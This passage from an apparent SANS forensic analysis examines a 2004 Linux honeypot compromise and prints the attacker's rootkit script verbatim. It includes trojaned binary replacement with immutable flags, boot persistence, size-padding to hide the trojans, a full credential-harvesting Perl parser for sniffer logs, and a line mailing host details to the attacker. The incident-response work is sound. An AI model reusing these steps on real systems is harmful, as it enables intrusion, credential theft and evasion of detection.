echo "/usr/sbin/xntps -q" >> /etc/rc.d/rc.sysinit
chattr +is /etc/rc.d/rc.sysinit
```

However the copy of sshd to /usr/bin/xntps does not appear to have worked. There is no xntps file on the system. The move of sshd to /lib/security.config/ does however seem to have worked:

```
g2 mactimes # ./getmac /lib/security/.config/sshd -s
Sun Jan 13 2002 15:52:05    97093 m.. 376951   /lib/security/.config/sshd
Fri Sep 24 2004 00:39:33    97093 .ac 376951   /lib/security/.config/sshd
```

An interesting section of the script attempts to hide md5sum differences in the trojans:

```
# Say hello to md5sum fixer boys n gurls !

/usr/bin/md5sum /sbin/ifconfig >> .shmd5
/usr/bin/md5sum /bin/ps >> .shmd5
/usr/bin/md5sum /bin/ls >> .shmd5
/usr/bin/md5sum /bin/netstat >> .shmd5
/usr/bin/md5sum /usr/bin/find >> .shmd5
/usr/bin/md5sum /usr/bin/top >> .shmd5
md5sum=p.dobre@voila.fr
/usr/bin/md5sum /usr/sbin/lsof >> .shmd5
/usr/bin/md5sum /usr/bin/slocate >> .shmd5
/usr/bin/md5sum /usr/bin/dir >> .shmd5
/usr/bin/md5sum /usr/bin/md5sum >> .shmd5
/usr/bin/md5sum /bin/login >> .shmd5

./encrypt -e .shmd5 /dev/srd0
rm -rf .shmd5
```

Before digging in to this section, it's important to note that this is the first email address encountered so far. The line md5sum=p.dobre@voila.fr corresponds to the passwords used in the keystroke logs:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:30-092404. PI=6981 UI=0 ./setup dobrepaulnicolae 1122
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:39:30-092404. PI=6981 UI=0 ./setup dobrepaul 21
```

This may be a link to the identity of our attacker. Web searches for the email address, however turned up nothing.

This 'md5sum fixer' section of the script appends the md5sums of existing /usr/bin files to .shmd5.

```
g2 mactimes # ./getmac shmd5 -s
Fri Sep 24 2004 00:37:37        0 m.c 1327437  /tmp/cd/bin/.shmd5
Fri Sep 24 2004 00:39:34        0 .a. 1327437  /tmp/cd/bin/.shmd5
```

Interesting strings in the /tmp/cd/bin/encrypt file used to encrypt .shmd5 include:

```
SOLcrypt 1.0 by sensei
tornkit version !
usage:
%s -e input-file output-file (encrypt file)
%s -d input-file output-file (decrypt file)
```

The file .shmd5 is empty:

```
g2 bin # file .shmd5
.shmd5: empty
```

The target for the copy, /dev/srd0 is also empty:

```
g2 mactimes # ./getmac srd0 -s
Fri Sep 24 2004 00:37:37        0 .a. 73117    /dev/srd0
Fri Sep 24 2004 00:39:33        0 m.c 73117    /dev/srd0
```

This would seem to indicate that the 'md5fixer' section did not work. It is unclear why.

The script then attempts to change the time entries on it's trojaned files to match the regular files:

```
touch -acmr /sbin/ifconfig ifconfig
touch -acmr /bin/ps ps
touch -acmr /bin/ls ls
touch -acmr /bin/login login
touch -acmr /bin/netstat netstat
touch -acmr /usr/bin/find find
touch -acmr /usr/bin/top top
touch -acmr /usr/sbin/lsof lsof
touch -acmr /sbin/syslogd syslogd
touch -acmr /usr/bin/slocate slocate
touch -acmr /usr/bin/dir dir
touch -acmr /usr/bin/md5sum md5sum
touch -acmr /usr/bin/pstree pstree
```

The script then runs another script on the /bin/login file:

```
# Backdoor ps/top/du/ls/netstat/etc..
./sz /bin/login login

g2 bin # cat sz
#!/bin/sh
# File resizer v2.3 (C) 1999-2000 Tragedy/Dor (dor@fortknox.org)
# Purpose: Adds zeroes to a file to match it`s size to another file.
# Disclaimer: The author takes no responsibility for any use, misuse
# or bugs in this program.

if test -n "$2" ; then
WORKING=1
else
echo "Usage: $0 <original file> <new file>"
exit 10
fi

# OS Check - for stupid OS differences
OS=`uname -s`
```

```
        case $OS in
                SunOS)
# SunOS or Solaris
                ORIGSIZE=`./ls -lga $1 | awk '{print ""$4""}'`
                TRSIZE=`./ls -lga $2 | awk '{print ""$4""}'`
                        ;;
                Linux)
# Linux
                ORIGSIZE=`ls -lga $1 | awk '{print ""$5""}'`
                TRSIZE=`ls -lga $2 | awk '{print ""$5""}'`
                        ;;
                *)
# Unknown OS ? Winging it
                        ;;
                esac

XTRABYTES=`expr $ORIGSIZE - $TRSIZE`

eep=`expr $ORIGSIZE ">" $TRSIZE`
#echo "$eep"

#echo "Original file size: $ORIGSIZE"
#echo "Size of replacement file $TRSIZE"
#echo "Required $XTRABYTES additional bytes"
TEMPFILE="ARSEX3"

if test $XTRABYTES = "0"; then
#echo "0 Extra bytes required - bailing out"
exit 0
fi

if test $ORIGSIZE -lt $TRSIZE; then
echo "Trojan is bigger than real file, go code better trojans, IDIOT"
exit 0
fi

dd if=/dev/zero of=./$TEMPFILE bs=1 count=$XTRABYTES >/dev/null 2>&1
touch $TEMPFILE

#echo "Created tempfile $TEMPFILE with $XTRABYTES bytes size"
cat $TEMPFILE >> $2
#echo "New file:"
#./ls -lga $2
rm -f $TEMPFILE
```

This script measures the difference in size between two files and appends the trojan file with zeros from /dev/zero. For whatever reason, the script fails to delete the temporary file ARSEX3 which is still on the hard drive full of zeros when examined through a hex editor.

```
g2 mactimes # ./getmac ARSEX -s
Fri Sep 24 2004 00:39:33    12217 m.c 1327438  /tmp/cd/bin/ARSEX3
Fri Sep 24 2004 00:39:34    12217 .a. 1327438  /tmp/cd/bin/ARSEX3
```

Then the script moves the trojaned files into place:

```
chattr -AacdisSu /bin/ps
```

```
mv -f ps /bin/ps
chattr +AacdisSu /bin/ps
chattr -AacdisSu /sbin/ifconfig
mv -f ifconfig /sbin/ifconfig
chattr +AacdisSu /sbin/ifconfig
chattr -AacdisSu /bin/netstat
mv -f netstat /bin/netstat
chattr +AacdisSu /bin/netstat
chattr -AacdisSu /usr/bin/top
mv -f top /usr/bin/top
chattr +AacdisSu /usr/bin/top
chattr -AacdisSu /usr/bin/slocate
mv -f slocate /usr/bin/slocate
chattr +AacdisSu /usr/bin/slocate
chattr -AacdisSu /bin/login
mv -f /bin/login /bin/xlogin
mv -f login /bin/login
chattr +AacdisSu /bin/login
chattr -AacdisSu /bin/ls
mv -f ls /bin/ls
chattr +AacdisSu /bin/ls
chattr -AacdisSu /usr/bin/find
mv -f find /usr/bin/find
chattr +AacdisSu /usr/bin/find
chattr -AacdisSu /usr/bin/dir
mv -f dir /usr/bin/dir
chattr +isa /usr/bin/dir
chattr -AacdisSu /usr/sbin/lsof
mv -f lsof /usr/sbin/lsof
chattr +isa /usr/sbin/lsof
mv -f md5sum /usr/bin/md5sum
mv -f syslogd /sbin/syslogd
mv -f pstree /usr/bin/pstree
```

Here is the time line result from these moves:

```
g2 mactimes # ./getmac 3457061 -s
Fri Sep 24 2004 00:37:13    88620 .a. 3457061  /bin/ps
Fri Sep 24 2004 00:44:38    88620 m.. 3457061  /bin/ps
Fri Sep 24 2004 00:44:51    88620 ..c 3457061  /bin/ps

g2 mactimes # ./getmac /sbin/ifconfig -s
Fri Sep 24 2004 00:39:33    45647 .a. 1327439  /sbin/ifconfig
Fri Sep 24 2004 00:44:39    45647 m.. 1327439  /sbin/ifconfig
Fri Sep 24 2004 00:44:51    45647 ..c 1327439  /sbin/ifconfig

g2 mactimes # ./getmac /bin/netstat -s
Tue Sep 21 2004 10:44:59    62911 m.. 1327423  /tmp/cd/bin/netstat
Fri Sep 24 2004 00:39:33    68599 .a. 3457031  /bin/netstat
                            62911 ..c 1327423  /tmp/cd/bin/netstat
Fri Sep 24 2004 00:39:34    62911 .a. 1327423  /tmp/cd/bin/netstat
Fri Sep 24 2004 00:44:39    68599 m.. 3457031  /bin/netstat
Fri Sep 24 2004 00:44:51    68599 ..c 3457031  /bin/netstat

g2 mactimes # ./getmac /usr/bin/top -s
Tue Sep 21 2004 10:45:07    76483 .a. 344167   /usr/bin/top
Fri Sep 24 2004 00:44:38    76483 m.. 344167   /usr/bin/top
Fri Sep 24 2004 00:44:51    76483 ..c 344167   /usr/bin/top
```

```
g2 mactimes # ./getmac /usr/bin/slocate -s
Sun Jun 23 2002 17:22:33    31661 m.. 344859   /usr/bin/slocate
Tue Sep 21 2004 10:45:13    31661 .a. 344859   /usr/bin/slocate
Fri Sep 24 2004 00:39:33    31661 ..c 344859   /usr/bin/slocate

g2 mactimes # ./getmac /bin/login -s
Fri Aug 30 2002 13:00:50    34701 m.. 3457086  /bin/login
Fri Sep 24 2004 00:39:33    34701 m.c 1327435  /tmp/cd/bin/login
                            34701 .a. 3457086  /bin/login
Fri Sep 24 2004 00:39:34    34701 .a. 1327435  /tmp/cd/bin/login
Fri Sep 24 2004 00:44:51    34701 ..c 3457086  /bin/login

g2 mactimes # ./getmac 3457052 -s
Fri Sep 24 2004 00:39:33    51167 .a. 3457052  /bin/ls
Fri Sep 24 2004 00:44:39    51167 m.. 3457052  /bin/ls
Fri Sep 24 2004 00:44:51    51167 ..c 3457052  /bin/ls

g2 mactimes # ./getmac /usr/bin/find -s  | grep -v find2perl
Thu Sep 23 2004 04:02:09    63563 .a. 344357   /usr/bin/find
Fri Sep 24 2004 00:44:39    63563 m.. 344357   /usr/bin/find
Fri Sep 24 2004 00:44:51    63563 ..c 344357   /usr/bin/find

g2 mactimes # ./getmac /usr/bin/dir -s  | grep -e dir$
Tue Sep 21 2004 10:44:59    51167 m.. 344156   /usr/bin/dir
Tue Sep 21 2004 10:45:07    51167 .a. 344156   /usr/bin/dir
Fri Sep 24 2004 00:39:33    51167 ..c 344156   /usr/bin/dir

g2 mactimes # ./getmac /usr/sbin/lsof -s
Sun Jun 23 2002 13:26:41    95352 m.. 393348   /usr/sbin/lsof
Fri Sep 24 2004 00:39:33    95352 ..c 393348   /usr/sbin/lsof
Fri Sep 24 2004 00:44:49    95352 .a. 393348   /usr/sbin/lsof

g2 mactimes # ./getmac /usr/bin/md5sum -s
Mon Jul 01 2002 02:56:30    40690 m.. 344189   /usr/bin/md5sum
Tue Sep 21 2004 10:45:07    40690 ..c 344189   /usr/bin/md5sum
Fri Sep 24 2004 00:44:40    40690 .a. 344189   /usr/bin/md5sum

g2 mactimes # ./getmac /sbin/syslogd -s
Fri Sep 24 2004 00:44:39    37163 m.. 3670052  /sbin/syslogd
Fri Sep 24 2004 00:44:51    37163 .ac 3670052  /sbin/syslogd

g2 mactimes # ./getmac /usr/bin/pstree -s
Fri Sep 24 2004 00:44:38    20623 m.. 344175   /usr/bin/pstree
Fri Sep 24 2004 00:44:40    20623 .a. 344175   /usr/bin/pstree
Fri Sep 24 2004 00:44:51    20623 ..c 344175   /usr/bin/pstree
```

The script now moves what it calls sniff/parse/sauber:

```
mv $basedir/bin/tks /lib/ldd.so/tks
mv $basedir/bin/tkp /lib/ldd.so/tkp
mv $basedir/bin/tksb /lib/ldd.so/tksb
echo "${DCYN}[${WHI}sh${DCYN}]#          : sniff/parse/sauber moved
${RES}"
```

MACtime log:

```
g2 mactimes # ./getmac /lib/ldd.so/tk -s
Thu Sep 09 1999 08:57:11     1345 m.. 1327440  /lib/ldd.so/tksb
Mon Aug 21 2000 10:22:18     7578 m.. 1327441  /lib/ldd.so/tkp
Wed Jan 17 2001 08:29:16    24829 m.. 1327442  /lib/ldd.so/tks
Fri Sep 24 2004 00:39:33     1345 ..c 1327440  /lib/ldd.so/tksb
                             7578 ..c 1327441  /lib/ldd.so/tkp
                            24829 ..c 1327442  /lib/ldd.so/tks
Fri Sep 24 2004 00:39:35    24829 .a. 1327442  /lib/ldd.so/tks
                             7578 .a. 1327441  /lib/ldd.so/tkp
                             1345 .a. 1327440  /lib/ldd.so/tksb
```

Investigating these files we find corroborating evidence of our attackers ip address.

```
g2 ldd.so # file *
system: ASCII text
tkp:    perl script text executable
tks:    ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.0.0, dynamically linked (uses shared libs), not stripped
tksb:   Bourne-Again shell script text executable
g2 ldd.so # cat system

lns-vlq-49-82-251-43-49.adsl.proxad.net => 192.168.1.200 [21]
```

This is the same address we had noted earlier from our log searches and was apparently captured by the sniffer installed by the attacker.

The tkp file is as follows:

```
g2 ldd.so # cat tkp
#!/usr/bin/perl

# hdlp2 version 2.05 by JaV <jav@xy.org>
# Use this software in responsible manner, ie: not for any illegal actions
etc.
# The author can NOT be held responsible for what people do with the
script.

# (c) 1997-1998 JaV <jav@xy.org>
# All rights reserved.
# However, you may improve, rewrite etc. - but give credit. (and give me a
copy :) )


# Sorts the output from LinSniffer 0.666 by hubmle of rhino9 (which is
# based on LinSniffer 0.03 [BETA] by Mike Edulla <medulla@infosoc.com> )

# Check out hdgy2 (for linsniffer 0.666) by JaV.                        <=
A
# It tires to retrive "interesting" things that users           <= D
# did in there telnet sessions!
<= V
# It saves you the trouble from looking through the file        <= E
# all by yourself ;)
<= R
# If you have any suggestions for it, please mail me.           <= T
# (note: hdgy2 will soon be released, I think..)
```

```
# Version history:
#
# vers.         date    who
what
#########################################################################
####
# 2.01          980510  JaV <jav@xy.org>                > Added support for
login (513)
#
> Rewrote some stuff..
#
> Should work a little better now..
#
> Note: args must be passed as -abc,
#
or it won't work (ye, ugly..)
#
# 2.02          980513  JaV <jav@xy.org>                > Bah, stupid bug
in Spaces()..
# 2.03          980530  JaV <jav@xy.org>                > Changed some
things in DoFaP(), so
#
that if we get a USER where we except
#
a PASS, we'll just try again.. (People
#
say that it happends quite often that
#
they get double USER entries for example..)
#
> I'm thinking of removing the ddoouubbllee-char
#
thing since it might as well echo as dodoubublele..,
#
what do you think?
#
# 2.04          980610  JaV <jav@xy.org>                > Removed the
ddoouubbllee-char thing, it's quite
#
useless :)
#
> Changed the way DoTelnet() receives the login,
#
the new way is a little slower, but it's safer.
#
> Rewrote the way ReadLine() works, so it returns
#
0 if the line matches /^[-=]{60$/, and exits otherwhise.
#
This makes it easier parsing linsniff 666's broken
#
output files.. (buggy thing..)
#
> Changed all `` to qx(). Why? Because I think it looks nicer.
```

```
#
# 2.05          980615  JaV <jav@xy.org>                > Argh, stupid,
annoying, stupid and _STUPID_ bug!
#
> Added a DEBUG var, to make it easier for me.
#
> Added origin argument to ReadLine() (shows up when $DEBUG == 1 )
#
> Fixed alot of other things too, perhaps we're bugfree now?
#
#
# end of version history

$| = 1;

$perl = "/usr/bin/perl";
# If you don't know where your perl is..
# $perl = qx( which perl );

# Debug?
$DEBUG = 0;

PrintUsage() if ( $#ARGV < 0 );

# Yeah, I know what getopts is, but I don't want to use any modules/etc
here.

if ( $ARGV[0] =~ /^-/ )
{
        if ( $ARGV[0] =~ /z/ )
        {
                $dontGuess = 1 if ( $ARGV[0] =~ /d/ );
                ParseIt();
        }
        else
        {
                $args .= "d" if ( $ARGV[0] =~ /d/ );

                StartIt( $ARGV[1], $args );
        }
}
elsif ( $ARGV[0] )
{
        StartIt( $ARGV[0] );
}
else
{
        PrintUsage();
}

sub StartIt
{
        ($file, $args) = @_;

        FileError() unless ( -r "$file" || -e "$file" );

        PrintHeader();
```

```
        if ( $file =~ /\.gz$/ ) {
                print qx( zcat $file | $perl $0 -z$args | sort -u );
        }
        else {
                print qx( cat $file | $perl $0 -z$args | sort -u );
        }

        PrintFooter();
}


sub PrintUsage
{
        print "Usage: $0 [-zd] <inputFile>\n";
        print "       -z    Read from stdin (disables uniq, sort,
header/footer etc!)\n";
        print "       -d    Don't \"guess\" telnet passwords\n\n";
        exit(1);
}

sub ParseIt
{
        # This is quite ugly, but it was the easiest way, with the new
        # ReadLine() strategy..
        for (;;)
        {
                ReadLine( "main(1)" );
                # Continue if its not a "start" line.
                next unless ( ($host, $port) = $line =~ /^Path: \S+ =>
(\S+) \[(\d+)\]/ );

                # A line full of "-" x 60 is read in here...
                # Readline() should return 0, if it doesn't, something is
wrong
                # so we skip this entry..
                next if ( ReadLine( "main(2)" ) );

                # Read in the next line, this is the first line of the
data,
                # that's why we next; if it's just a lot of dashes/equals
signs.
                #next unless ( ReadLine( "main(3)" ) );

                if ( $port == 21 || $port == 110 ) { DoFaP(); }
                        elsif ( $port == 143 ) { DoIMAP(); }
                                elsif ( $port == 23 && !$dontGuess ) {
DoTelnet(); }
                                        elsif ( $port == 513 ) { DoLogin();
}
                                                else { DoOthers(); }

                # Let's reset some variables...
                $host = $port = $user = $pass = undef;
        }
}

sub ReadLine
{
```

```
        exit(1) unless ( defined( $line = <STDIN> ) );
        exit(0) if ( $line eq "Exiting...\n" );

        if ( $DEBUG == 1 )
        {
                print "ReadLine( " . ($_[0] or "-") . " ): $line";
                print "Will return: " . ($line =~ /^[-=]{60}$/ ? "0" : "1"
) . "\n";
        }
        return(0) if ( $line =~ /^[-=]{60}$/ );
        return(1);
}

sub PrintIt
{
        printf( "[%3d]   $host" . Spaces( 27, $host ) . "$user" . Spaces(
15, $user ) . "$pass\n", $port );
}

# Spaces( toFill, string )
# Return toFill-length(string) Spaces (' ')
# Guaranteed to return at least 1 space..
sub Spaces
{
        my( $x ) = $_[0] - length($_[1]);
        return( " " x ( ($x > 0) ? $x : 1 ) );
}

# Handle "unknown" servies (or telnet if you ran it with the d-switch)
sub DoOthers
{
        $data .= $line while ( ReadLine( "DoOthers()" ) );

        # Then it can't be very interesting, can it?
        return(1) unless( $data );

        # Remove the nav-key stuff.
        # (Hm, there must be a nicer way of getting rid of those, anyone?)
        $data =~ s/OBOB//mg;
        $data =~ s/AHAH//mg;
        $data =~ s/AHAH//mg;
        $data =~ s/OAOA//mg;
        $data =~ s/\[[ABCD]//mg;#]
        $data =~ s/\[\d~//mg;#]

        chop($data);
        # Replace the newline chars with ":"
        $data =~ s/\n/:/mg;
        return(0) unless ( $data );

        printf( "[%3d]   $host" . Spaces( 27, $host ) . "$data\n", $port );
}


sub DoFaP
{
        while ( ReadLine( "DoFaP()" ) )
        {
```


© SANS Institute 2000 - 2005 Author retains full rights.

```
                next if ( lc(substr($line, 0, 4 )) eq "auth" );
                next unless ( ($cmd, $arg) = $line =~ /(\w+) (.*)/ );

                # Null passwords/usernames, I dunno?! 8)
                $arg = "<null>" unless( $arg );

                if ( lc($cmd) eq "user" )
                {
                        $user = $arg;
                }
                elsif ( lc($cmd) eq "pass" )
                {
                        $pass = $arg;
                        PrintIt() if ( $user );
                        return(0);
                }
        }
}


# This one handle IMAPs (port 143)
sub DoIMAP
{
        return(0) unless ReadLine( "DoIMAP()" );
        return(0) unless ( ($user, $pass) = $line =~ /LOGIN (\S+) (\S+)/i
);
        PrintIt();
}


# This one handle the telnets (port 23)
# Changed strategy in hdlp2, should work..
sub DoTelnet
{
        return(0) unless ReadLine( "DoTelnet()" );
        # Weird if it failes, but who knows..
        # (note: I escape everything because I wan't. ok?)
        if ( ($user) = $line =~ /[\!\'\$\"%\#\&\s]*([^\!\'\$\"%\#\&\s]+)$/
)
        {
                return(0) unless ( ReadLine( "DoTelnet()" ) );
                chop($line);

                # Right now, we just except it to be the passwd
                # but in future versions, we'll check if it looks much like
                # the login, and if it does, we'll take the next one
instead.
                # (agrep/ApproxString style.)
                $pass = $line;

                PrintIt();
        }
}

# This one handle the login:s (port 513)
# (hm, is this the right way?)
sub DoLogin
{
```

```
        return(0) unless ( ReadLine( "DoLogin()" ) );
        chop( $user = $line );
        return(0) unless ( ReadLine( "DoLogin()" ) );
        chop( $pass = $line );

        PrintIt();
}


sub PrintHeader
{
        # No, localtime != qx(date).
        print qx(date);
        print qx(ls -l $file);
        print "-" x 70 . "\n";
}

sub PrintFooter
{
        print "-" x 70 . "\n";
        print qx(date);
        print "-" x 67 . "EOF\n";
}

sub FileError
{
        print "Error: Cannot find/read \"$file\"\n\n";
        exit(1);
}


__END__
stff
tatvotse
icmtesnw
tsonlanc
tbgwnhgb
```

This file is a perl script originally called:

```
# hdlp2 version 2.05 by JaV <jav@xy.org>
```

As it says in the comments, it's purpose is to parse the output of a sniffer and grab usernames and passwords.

Interesting strings in the tks file include:

```
cant set promiscuous mode
----- [CAPLEN Exceeded]
----- [Timed Out]
----- [RST]
----- [FIN]
%s =>
%s [%d]
eth0
system
cant open log
Exiting...
```

The references to promiscuous mode, RST, FIN, eth0 etc would seem to indicate that this file is a sniffer.

The tksb file is simply the same sauber program we saw earlier to clean log files. These versions of the file differ only slightly in the verbage displayed to the user:

```
g2 ldd.so # md5 tksb
12e8748c19abe7a44e67196c22738e9b        tksb
g2 ldd.so # md5 /mnt/vichda2/var/spool/at/apal/clean
f9e2970e3a7682440316b6e1a2687cbe
/mnt/vichda2/var/spool/at/apal/clean

g2 ldd.so # diff tksb  /mnt/vichda2/var/spool/at/apal/clean
27c27
<   echo "${BLK}* ${DWHI}Usage${WHI}: "`basename $0`"
<${DWHI}string${WHI}>${RES}"
---
>   echo "${BLK}* ${DWHI}Usage${WHI}: "$0" <${DWHI}string${WHI}>${RES}"
32c32
< echo "${BLK}* ${DWHI}Cleaning logs.. This may take a bit depending on the
size of the logs.${RES}"
---
> echo "${BLK}* ${DWHI}Cleaning logs...${RES}"
50c50
< echo "${BLK}* ${DWHI}Alles sauber mein Meister !'Q%&@$! ${RES}"
---
> echo "${BLK}* ${DWHI}Done.${RES}"
```

The script then gathers a variety of system information and mails it to our attacker:

```
echo "${DCYN}[${WHI}sh${DCYN}]# [System Information...]${RES}"
MYIPADDR=`/sbin/ifconfig eth0 | grep "inet addr:" | \
awk -F ' ' ' {print $2} ' | cut -c6-`
echo "${DCYN}[${WHI}sh${DCYN}]# Hostname :${WHI} `hostname -f`
($MYIPADDR)${RES}"
uname -a | awk '{ print  $11 }' >/tmp/info_tmp
echo "${DCYN}[${WHI}sh${DCYN}]# Arch : ${WHI}`cat /tmp/info_tmp` -+-
bogomips : `cat /proc/cpuinfo | grep bogomips | awk ' {print $3}'` '${RES}"
echo "${DCYN}[${WHI}sh${DCYN}]# Alternative IP :${WHI} "`hostname -i`" -+-
Might be ["`/sbin/ifconfig | grep \eth | wc -l`" ] active adapters.${RES}"
if [ -f /etc/redhat-release ]; then
echo -n "${DCYN}[${WHI}sh${DCYN}]# Distribution:${WHI} `head -1 /etc/redhat-
release`${RES}"
else
echo -n "${DCYN}[${WHI}sh${DCYN}]# Distribution:${WHI} unknown${RES}"
fi
rm -rf /tmp/info_tmp
echo "$1:$2:`hostname -f`:$MYIPADDR:$dport" | mail $md5sum
```

The info_tmp file simply contains the processor information:

```
g2 tmp # cat info_tmp
i686
```

The mail message sent to the attacker would be a single line string in the form password:port:hostname:ip address:port. If this mail message actually went out. There should be some trace of it. The mactime log shows the mail command being executed

around this time.

```
g2 mactimes # ./getmac 3457101 -s
Sun Jun 23 2002 13:34:47    88568 m.. 3457101  /bin/mail
Tue Sep 21 2004 10:13:42    88568 ..c 3457101  /bin/mail
Fri Sep 24 2004 01:02:20    88568 .a. 3457101  /bin/mail

g2 mactimes # ./getmac /root/mbox -s
Fri Aug 27 2004 23:39:18     4081 m.c 294983   /root/mbox
Fri Sep 24 2004 00:54:35     4081 .a. 294983   /root/mbox
```

The man page for mail says the program creates temp files starting with an R* for mail that is sent. From 'man mail'

```
FILES
     /var/spool/mail/*    Post office.
     ~/mbox               User's old mail.
     ~/.mailrc            File giving initial mail commands.
     /tmp/R*              Temporary files.
     /usr/lib/mail.*help  Help files.
     /etc/mail.rc         System initialization file.
```

Searching for everything in /tmp via mactimes led to the discovery of a file in tmp that roughly matches the time frame:

```
g2 mactimes # ./getmac 213164 -s
Fri Sep 24 2004 00:39:34        0 mac 213164   /tmp/#    M9seJ3 (deleted)
                                0 mac 3164   <vichda2.img-dead-213164>
```

Attempting to recover the mail file was unsuccessful using icat:

```
g2 sde1 # icat -f linux-ext2 vichda2.img 213164
g2 sde1 # icat -f linux-ext2 vichda2.img 3164
g2 sde1 #
```

The setup script next attempts to show the ipchains status, removes a non-existent file, then starts /sbin/syslogd. Ipchains does not exist on the honeypot, since it was replaced by iptables.

```
/sbin/ipchains -L input | head -5
cd $basedir
cd ../
rm -rf shv4/ shv4*.tgz
if [ -f /usr/sbin/syslogd ] ; then
/usr/sbin/syslogd -m 0
else
/sbin/syslogd -m 0
fi
```

Mactime logs show no execution of iptables, no existence of a sh4*.tgz. They do show the execution of /sbin/syslogd:

```
g2 mactimes # ./getmac /sbin/iptables -s
```

```
Wed Aug 07 2002 07:34:38    55466 m.. 3670217  /sbin/iptables
                            60264 m.. 3670218  /sbin/iptables-restore
                            60106 m.. 3670219  /sbin/iptables-save
Thu Aug 05 2004 14:12:41    55466 ..c 3670217  /sbin/iptables
                            60264 ..c 3670218  /sbin/iptables-restore
                            60106 ..c 3670219  /sbin/iptables-save
Thu Sep 02 2004 20:57:34    60264 .a. 3670218  /sbin/iptables-restore
                            60106 .a. 3670219  /sbin/iptables-save
Sat Sep 04 2004 12:09:19    55466 .a. 3670217  /sbin/iptables
g2 mactimes # ./getmac shv4 -s
g2 mactimes # ./getmac /sbin/syslogd -s
Fri Sep 24 2004 00:44:39    37163 m.. 3670052  /sbin/syslogd
Fri Sep 24 2004 00:44:51    37163 .ac 3670052  /sbin/syslogd
```

Next the script restarts inetd:

```
if [ -f /usr/sbin/inetd ] ;
then
killall inetd
/usr/sbin/inetd
else
killall -9 xinetd
/usr/sbin/xinetd -reuse -pidfile /var/run/xinetd.pid
fi
```

We can see this execution in the last access time of xinetd in the mactime logs:

```
g2 mactimes # ./getmac /usr/sbin/xinetd -s | grep xinetd$
Thu Aug 15 2002 13:54:41   174404 m.. 393289   /usr/sbin/xinetd
                           174404 ..c 393289   /usr/sbin/xinetd
Fri Sep 24 2004 00:44:42   174404 .a. 393289   /usr/sbin/xinetd
```

The script then starts the sniffer program:

```
# start the sniffer
# log to /lib/ldd.so/system
cd /lib/ldd.so/
./tks &
```

We see the execution in the access time of tks:

```
g2 mactimes # ./getmac /lib/ldd.so/tks -s -x
Wed Jan 17 2001 08:29:16    24829 m.. 1327442  /lib/ldd.so/tks
Fri Sep 24 2004 00:39:33    24829 ..c 1327442  /lib/ldd.so/tks
Fri Sep 24 2004 00:39:35    24829 .a. 1327442  /lib/ldd.so/tks
```

Lastly this script shouts out some kudos for our attacker and attempts to remove the cd directory:

```
echo ${RED} Go ice!  you are the exhacker so fuck all!!! ${RES}
cd ..
rm -rf cd
```

This fails however since the cd directory is still present.

```
g2 mactimes # ./getmac /tmp/cd -s -x
Fri Sep 24 2004 00:39:30     4096 m.c 3965117  /tmp/cd
```

```
Fri Sep 24 2004 00:41:15     4096 .a. 3965117  /tmp/cd
```

Returning to our keystroke log we can see what else the attacker tried:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:41:22-092404. PI=6981 UI=0 rm -rf raul.tar.gz
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:41:28-092404. PI=6981 UI=0 rm -rf cd
```

For some reason, none of his rm commands are working since both of these are still present on the system. The cd directory is present as shown above and the tar archive is present as shown here:

```
g2 mactimes # ./getmac raul.tar.gz -s -x
Mon Jun 21 2004 04:27:55   497973 m.. 213158   /tmp/raul.tar.gz
Fri Sep 24 2004 00:36:52   497973 ..c 213158   /tmp/raul.tar.gz
Fri Sep 24 2004 00:43:45   497973 .a. 213158   /tmp/raul.tar.gz
```

Next he tries to kill some apparently problematic processes and add some users to the system:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:41:38-092404. PI=6981 UI=0 kill -9 tks
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:41:46-092404. PI=6981 UI=0 kill -9 7819
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:16-092404. PI=6981 UI=0 /usr/sbin/useradd home
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:21-092404. PI=6981 UI=0 passwd home
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:37-092404. PI=6981 UI=0 cd :home
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:37-092404. PI=6981 UI=0 ls
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:41-092404. PI=6981 UI=0 cd /home
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:41-092404. PI=6981 UI=0 ls
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:52-092404. PI=6981 UI=0 /usr/sbin/useradd test
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:18-092404. PI=7871 UI=0 cd /tmp/"  "
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:24-092404. PI=7871 UI=0 /usr/sbin/useradd test
```

We can see the useradd execution in the mactime log:

```
g2 mactimes # ./getmac /usr/sbin/useradd -s -x
Thu Aug 29 2002 14:20:42    51992 m.. 393250   /usr/sbin/useradd
Thu Aug 05 2004 14:07:47    51992 ..c 393250   /usr/sbin/useradd
Fri Sep 24 2004 00:43:24    51992 .a. 393250   /usr/sbin/useradd
```

The users, however don't seem to have been added to the system. There are no home directories:

```
g2 home # pwd
/mnt/vichda2/home
```

```
g2 home # ls -lad
drwxr-xr-x  3 root root 4096 Aug 23 23:56 .
```

And there are no entries in /etc/passwd for the users.

```
g2 etc # fgrep home passwd
g2 etc # fgrep test passwd
g2 etc #
```

Our attacker then tries again to remove a tar extract:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:37-092404. PI=7871 UI=0 rm -rf raul.tar.gz
```

He then moves around the system and attempts another install of the adore rootkit:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:45-092404. PI=7871 UI=0 cd "  "
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:46-092404. PI=7871 UI=0 ls
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:50-092404. PI=7871 UI=0 history
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:44:01-092404. PI=7871 UI=0 cat /etc/*release
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:44:07-092404. PI=7871 UI=0 cd /var/spool/at
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:44:09-092404. PI=7871 UI=0 ls
